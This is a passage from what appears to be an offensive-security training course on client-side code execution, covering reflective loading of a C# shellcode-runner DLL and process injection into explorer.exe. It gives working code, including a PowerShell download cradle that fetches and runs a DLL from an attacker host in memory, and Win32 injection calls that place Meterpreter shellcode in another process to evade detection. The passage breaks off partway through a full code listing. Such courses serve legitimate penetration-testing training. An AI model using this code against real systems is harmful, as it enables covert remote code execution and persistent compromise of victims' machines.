


Figure 40: Creating a new project from Solution Explorer

From the *Add a new project* menu, we'll select *Class Library (.Net Framework)*, which will create a managed DLL when we compile (Figure 41).




Figure 41: Selecting a Class Library project

After clicking *Next*, we'll accept the default name of `ClassLibrary1`, click *Create*, and accept the security warning about remote projects.

The process of creating a managed EXE is similar to that of creating a managed DLL. In fact, we can begin by copying the contents of the *Program* class of the `ConsoleApp1` project into the new *Class1* class. We'll copy the `DllImport` statements as-is then create a *runner* method with the

prefixes *public*, *static*, and *void*. This will serve as the body of the shellcode runner and must be available through reflection, which is why we declared it as public and static.

```
public class Class1
{
    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
        uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll")]
    static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
        IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr
        lpThreadId);

    [DllImport("kernel32.dll")]
    static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public static void runner()
    {
    }
}
```

*Listing 154 - DllImports and definition of runner method*

Next we'll copy the exact content of the *Main* method of the *ConsoleApp1* project into the runner method. We'll also need to replace the namespace imports to match those of the *ConsoleApp1* project.

With the C# code complete, we can compile it and copy the resulting DLL (**ClassLibrary1.dll**) into the web root of our Kali Linux machine.

Once the file is in place, we'll ensure that Apache is started and configure a multi/handler Metasploit listener.

In a new 64-bit session of PowerShell ISE on the Windows 10 development machine, we'll use a download cradle to fetch the newly-compiled DLL. As shown in Listing 155, we'll use the *LoadFile* method from the *System.Reflection.Assembly* namespace to dynamically load our pre-compiled C# assembly into the process. This works in both PowerShell and native C#.

```
(New-Object
System.Net.WebClient).DownloadFile('http://192.168.119.120/ClassLibrary1.dll',
'C:\Users\Offsec\ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::LoadFile("C:\Users\Offsec\ClassLibrary1.dll")
```

*Listing 155 - Downloading the assembly and loading it into memory*

After the assembly is loaded, we can interact with it using reflection through the *GetType* and *GetMethod* methods, and finally call it through the *Invoke* method:

```
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
```

*Listing 156 - Executing the loaded assembly using reflection*

Executing this PowerShell results in a reverse Meterpreter shell, but it will download the assembly to disk before loading it. We can subvert this by instead using the *Load*<sup>230</sup> method, which accepts a *Byte* array in memory instead of a disk file. In this case, we'll modify our PowerShell code to use the *DownloadData*<sup>231</sup> method of the *Net.WebClient* class to download the DLL as a byte array.

```
$data = (New-Object
System.Net.WebClient).DownloadData('http://192.168.119.120/ClassLibrary1.dll')

$assem = [System.Reflection.Assembly]::Load($data)
$class = $assem.GetType("ClassLibrary1.Class1")
$method = $class.GetMethod("runner")
$method.Invoke(0, $null)
```

*Listing 157 - Using DownloadData and Load to execute the assembly from memory*

With this change, we have successfully loaded precompiled C# assembly directly into memory without touching disk and executed our shellcode runner. Excellent!

#### 4.3.1.1 Exercises

1. Build the C# project and compile the code in Visual Studio.
2. Perform the dynamic load of the assembly through the download cradle both using *LoadFile* and *Load* (Remember to use a 64-bit PowerShell ISE console).
3. Using what we have learned in these two modules, modify the C# and PowerShell code and use this technique from within a Word macro. Remember that Word runs as a 32-bit process.

## 4.4 Wrapping Up

In this module, we have explored another avenue of client-side code execution using Jscript and C#, with the same low-profile capability as our previous version that leveraged Microsoft Office and PowerShell.

Even though we have used multiple languages and techniques to obtain code execution, there are even more combinations in the wild. Penetration testers have used the *HTML Application* or *HTA*<sup>232</sup> attack against Internet Explorer for many years. The combination of HTA and HTML smuggling has allowed it to be efficiently used against other browsers and weaponized as the *Demiguise*<sup>233</sup> tool.

A somewhat newer technique leverages the ability to instantiate other scripting engines in .NET like *IronPython*,<sup>234</sup> which lets a penetration tester combine the power of Python and .NET. *Trinity*<sup>235</sup> is a framework for implementing this post-exploitation.

---

<sup>230</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.reflection.assembly.load?view=netframework-4.8>

<sup>231</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient.downloaddata?view=netframework-4.8>

<sup>232</sup> (Mitre, 2018), <https://attack.mitre.org/techniques/T1170/>

<sup>233</sup> (Demiguise, 2017), <https://github.com/nccgroup/demiguise/blob/master/Readme.md>

<sup>234</sup> (IronPython, 2018), <https://ironpython.net/>

<sup>235</sup> (SilentTrinity, 2019), <https://github.com/byt3bl33d3r/SILENTTRINITY>

Java<sup>236</sup>-based *Java Applets*<sup>237</sup> and Java *JAR*<sup>238</sup> files can be used to gain client-side code execution. The most common variant using Java JAR files in the wild is called *jRAT* or *Adwind*.<sup>239</sup> This variant implements reflection and in-memory compilation techniques in Java. Java also contains a built-in JavaScript scripting engine called *Nashhorn*.<sup>240</sup>

OS-91538 Joyce Cox

---

<sup>236</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Java\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/Java_(programming_language))

<sup>237</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Java\\_applet](https://en.wikipedia.org/wiki/Java_applet)

<sup>238</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/JAR\\_\(file\\_format\)](https://en.wikipedia.org/wiki/JAR_(file_format))

<sup>239</sup> (Fortinet, 2018), <https://www.fortinet.com/blog/threat-research/new-jrat-adwind-variant-being-spread-with-package-delivery-scam.html>

<sup>240</sup> (Baeldung, 2019), <https://www.baeldung.com/java-nashorn>

## 5 Process Injection and Migration

Now that we have demonstrated various ways to get a reverse shell, it is time to examine the inner workings of these techniques and discuss how we can manually inject our code into other programs and migrate to different processes.

When obtaining a reverse shell, be it a Meterpreter, regular command shell, or a shell from another framework, it must execute within a process. A typical shellcode runner (like those we developed in Microsoft Word, PowerShell, and Jscript) executes the shell inside its own process.

There are potential issues with this approach. First, the victim may close the application, which could shut down our shell. Second, security software may detect network communication from a process that normally doesn't generate it and block our shell.

One way to overcome these challenges is with *process injection* or *process migration*. In this module, we'll discuss these concepts and demonstrate various implementation techniques.

### 5.1 Finding a Home for Our Shellcode

To extend the longevity of our implant, we can execute it in a process that is unlikely to terminate.

One such process is *explorer.exe*, which is responsible for hosting the user's desktop experience. We could also inject into a new hidden process like *notepad.exe*, or we could migrate to a process like *svchost.exe* that performs network communication.

#### 5.1.1 Process Injection and Migration Theory

In this section, we'll discuss the basic theory behind process injection and migration.

By definition, a process is a container that is created to house a running application. Each Windows process maintains its own virtual memory space. Although these spaces are not meant to directly interact with one another, we may be able to accomplish this with various Win32 APIs.

On the other hand, a thread executes the compiled assembly code of the application. A process may have multiple threads to perform simultaneous actions and each thread will have its own stack and shares the virtual memory space of the process.

As an overview, we can initiate Windows-based process injection by opening a channel from one process to another through the Win32 *OpenProcess*<sup>241</sup> API. We'll then modify its memory space through the *VirtualAllocEx*<sup>242</sup> and *WriteProcessMemory*<sup>243</sup> APIs, and finally create a new execution thread inside the remote process with *CreateRemoteThread*.<sup>244</sup>

---

<sup>241</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

<sup>242</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

<sup>243</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

<sup>244</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createremotethread>

We will discuss these APIs in more detail in the next section, but we need to take a moment to discuss security permissions. The *OpenProcess* API opens an existing local process for interaction and must be supplied with three parameters. The first argument, *dwDesiredAccess*, establishes the access rights<sup>245</sup> we require on that process. Let's take a moment to discuss these access rights.

To call *OpenProcess* successfully, our current process must possess the appropriate security permissions. Every process has a *Security Descriptor*<sup>246</sup> that specifies the file permissions of the executable and access rights of a user or group, originating from the creator of the process. This can effectively block privilege elevation.

All processes also have an *Integrity level*<sup>247</sup> that restricts access to it. This works by blocking access from one process to another that has a higher Integrity level, however accessing a process with a lower Integrity level is generally possible.

Let's examine these settings on our Development machine. First, we'll execute Notepad as our standard *Offsec* user. Then we'll examine the security setting of the process by launching the 64-bit version of Process Explorer, selecting Notepad, opening the Properties window, and navigating to the *Security* tab:




Figure 42: Security settings of Notepad run as a normal user

<sup>245</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights>

<sup>246</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/security-descriptors>

<sup>247</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/secauthz/mandatory-integrity-control>



This output details the users and groups that may interact with the process as well as the integrity levels. In this case, this Notepad process runs at *Medium Integrity*, which is a standard level for most processes.

We can click the *Permissions* button to open a new window showing the specific user permissions. By selecting the Offsec user, we find that we have both read and write permissions to the process (Figure 43).




Figure 43: Permissions of Notepad process by Offsec user

With these settings we should be able to use *OpenProcess* to open a handle to the Notepad process.

In contrast, if we open Notepad as an administrator through the *Run as administrator* feature and look at the same *Security* tab in Process Explorer for the new Notepad instance, we find the same set of users and groups have access but that it is now running as a *high integrity level* process (Figure 44). Note that in order to access properties for processes running at integrity levels higher than medium, we must launch Process Explorer as a high integrity process by right-clicking the executable and selecting "Run as administrator".




Figure 44: Permissions to Notepad process by Offsec user

In this case, *OpenProcess* will fail if we execute it as part of our code in a Word macro or Jscript file since the integrity level of the target process will be higher.

In general, we can only inject code into processes running at the same or lower integrity level of the current process. This makes *explorer.exe* a prime target because it will always exist and does not exit until the user logs off. Because of this, we will shift our focus to *explorer.exe*.

Now that we have selected a process and know the security level we need, we can discuss the second and third arguments to *OpenProcess*. The second, *blnInheritHandle*, determines if the returned handle may be inherited by a child process and the third, *dwProcessId*, specifies the process identifier of the target process. We will discuss the values of these settings in the next section.

Next, we can discuss the *VirtualAllocEx* API. In our previous shellcode runner, we used *VirtualAlloc* to allocate memory for our shellcode. Unfortunately, that only works inside the current process so we must use the expanded *VirtualAllocEx* API. This API can perform actions in any process that we have a valid handle to.

The next API, *WriteProcessMemory*, will allow us to copy data into the remote process. Note that since our previous *RtlMoveMemory* and C# *Copy* methods do not support remote copy, they are not useful here.

Similarly, since *CreateThread* does not support the creation of remote process threads, we must rely on the *CreateRemoteThread* API instead.

Now that we've introduced these APIs, let's begin implementing them in C#.

### 5.1.2 Process Injection in C#

To begin our process injection implementation, we'll generate a project. Let's head back to our Windows 10 development machine, open the ConsoleApp1 Visual Studio solution and create a new *.NET standard Console App* project called "Inject" using the Solution Explorer.

Once this is open, we'll begin to import the four required APIs we discussed earlier. Let's start by searching for the P/Invoke *OpenProcess* DllImport statement on [www.pinvoke.net](http://www.pinvoke.net).

We'll copy the DllImport statement into the *Program* class and add a "using" statement for the *System.Runtime.InteropServices* namespace.

```
using System;
using System.Runtime.InteropServices;

namespace Inject
{
    class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int
processId);

        static void Main(string[] args)
        {
        }
    }
}
```

Listing 158 - Importing *OpenProcess* using *DllImport* and *P/Invoke*

Now that we have the correct syntax for the import statement, let's figure out the *OpenProcess* API's arguments from its function prototype on MSDN<sup>248</sup> (Listing 159).

```
HANDLE OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle,
    DWORD dwProcessId
);
```

Listing 159 - *OpenProcess* function prototype

The first argument (*dwDesiredAccess*) is the access right we want to obtain for the remote process. Its value will be checked against the security descriptor. In our case, we request the *PROCESS\_ALL\_ACCESS*<sup>249</sup> process right, which will give us complete access to the explorer.exe process. *PROCESS\_ALL\_ACCESS* has a hexadecimal representation of 0x001F0FFF.

Next, we need to decide whether or not a created child process can inherit this handle (*bInheritHandle*). In our case, we do not care and can simply pass the value *false*. The final argument (*dwProcessId*) is the process ID of explorer.exe, which we can easily obtain through Process Explorer.

<sup>248</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

<sup>249</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/procthread/process-security-and-access-rights>

---

*In the case of this example, the process ID of explorer.exe is 4804, but this changes after each login and varies by machine.*

---

We can now implement the call to *OpenProcess* as displayed in Listing 160.

```
IntPtr hProcess = OpenProcess(0x001F0FFF, false, 4804);
```

*Listing 160 - Calling OpenProcess against explorer.exe*

Now that we have an open channel from one process to another, we must allocate memory for our shellcode using *VirtualAllocEx*, which requires us to perform another import. We'll again use [www.pinvoke.net](http://www.pinvoke.net) to find the import shown in Listing 161.

```
[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]  
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,  
    uint dwSize, uint flAllocationType, uint flProtect);
```

*Listing 161 - Importing VirtualAllocEx*

To enumerate the *VirtualAllocEx* arguments, we'll again turn to MSDN to find the function prototype<sup>250</sup> shown in Listing 162.

```
LPVOID VirtualAllocEx(  
    HANDLE hProcess,  
    LPVOID lpAddress,  
    SIZE_T dwSize,  
    DWORD  flAllocationType,  
    DWORD  flProtect  
);
```

*Listing 162 - VirtualAllocEx function prototype*

The first argument (*hProcess*) is the process handle to explorer.exe that we just obtained from *OpenProcess* and the second, *lpAddress*, is the desired address of the allocation in the remote process. If the API succeeds, our new buffer will be allocated with a starting address as supplied in *lpAddress*.

It should be noted that if the address given with *lpAddress* is already allocated and in use, the call will fail. It is better to pass a null value and let the API select an unused address.

The last three arguments (*dwSize*, *flAllocationType*, and *flProtect*) mirror the *VirtualAlloc* API parameters and specify the size of the desired allocation, the allocation type, and the memory protections. We'll set these to 0x1000, 0x3000 (MEM\_COMMIT and MEM\_RESERVE) and 0x40 (PAGE\_EXECUTE\_READWRITE), respectively. The *VirtualAllocEx* invocation is shown in Listing 163.

```
IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
```

*Listing 163 - Calling VirtualAllocEx against explorer.exe*

---

<sup>250</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex>

After allocating memory, we'll generate a 64-bit Meterpreter staged shellcode with msfvenom in *csharp* format and embed it in the code.

Next, we'll copy the shellcode into the memory space of explorer.exe. We'll use *WriteProcessMemory* for this, and again copy the import statement from [www.pinvoke.net](http://www.pinvoke.net).

```
[DllImport("kernel32.dll")]
static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
    byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
```

*Listing 164 - Importing WriteProcessMemory*

*WriteProcessMemory* also takes five parameters, and MSDN lists the following prototype:<sup>251</sup>

```
BOOL WriteProcessMemory(
    HANDLE hProcess,
    LPVOID lpBaseAddress,
    LPCVOID lpBuffer,
    SIZE_T nSize,
    SIZE_T *lpNumberOfBytesWritten
);
```

*Listing 165 - WriteProcessMemory function prototype*

We first pass the process handle (*hProcess*) followed by the newly allocated memory address (*lpBaseAddress*) in explorer.exe along with the address of the byte array (*lpBuffer*) containing the shellcode. The remaining two arguments are the size of the shellcode to be copied (*nSize*) and a pointer to a location in memory (*lpNumberOfBytesWritten*) to output how much data was copied. The call to *WriteProcessMemory* is shown below in Listing 166.

```
byte[] buf = new byte[626] { 0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc...

IntPtr outSize;
WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
```

*Listing 166 - Calling WriteProcessMemory against explorer.exe*

Notice that the *out*<sup>252</sup> keyword was prepended to the *outSize* variable to have it passed by reference instead of value. This ensures that the argument type aligns with the function prototype. The input buffer (*buf*) also needs to be a pointer but this is inherent in the C# array data type.

At this stage, we can execute the shellcode. We'll import *CreateRemoteThread* with the statement copied from [www.pinvoke.net](http://www.pinvoke.net):

```
[DllImport("kernel32.dll")]
static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes,
    uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
    IntPtr lpThreadId);
```

*Listing 167 - Importing CreateRemoteThread*

<sup>251</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory>

<sup>252</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/out-parameter-modifier>

Once more, we'll inspect the arguments on MSDN.<sup>253</sup> Listing 168 shows the function prototype.

```
HANDLE CreateRemoteThread(  
    HANDLE          hProcess,  
    LPSECURITY_ATTRIBUTES lpThreadAttributes,  
    SIZE_T          dwStackSize,  
    LPTHREAD_START_ROUTINE lpStartAddress,  
    LPVOID          lpParameter,  
    DWORD           dwCreationFlags,  
    LPDWORD         lpThreadId  
);
```

*Listing 168 - CreateRemoteThread function prototype*

This API accepts seven arguments, but we will ignore those that aren't required. The first argument is the process handle to explorer.exe, followed by the desired security descriptor of the new thread (*lpThreadAttributes*) and its allowed stack size (*dwStackSize*). We will set these to "0" to accept the default values.

For the fourth argument, *lpStartAddress*, we must specify the starting address of the thread. In our case, it must be equal to the address of the buffer we allocated and copied our shellcode into inside the **explorer.exe** process. The next argument, *lpParameter*, is a pointer to variables which will be passed to the thread function pointed to by *lpStartAddress*. Since our shellcode does not need any parameters, we can pass a NULL here.

The remaining two arguments include various flags (*dwCreationFlags*) and an output variable for a thread ID (*lpThreadId*), both of which we will ignore. The call to *CreateRemoteThread* is shown in Listing 169.

```
IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0,  
IntPtr.Zero);
```

*Listing 169 - Calling CreateRemoteThread against explorer.exe*

Let's review the full code, with the included (abridged) Meterpreter staged shellcode:

```
using System;  
using System.Runtime.InteropServices;  
  
namespace Inject  
{  
    class Program  
    {  
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]  
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int  
processId);  
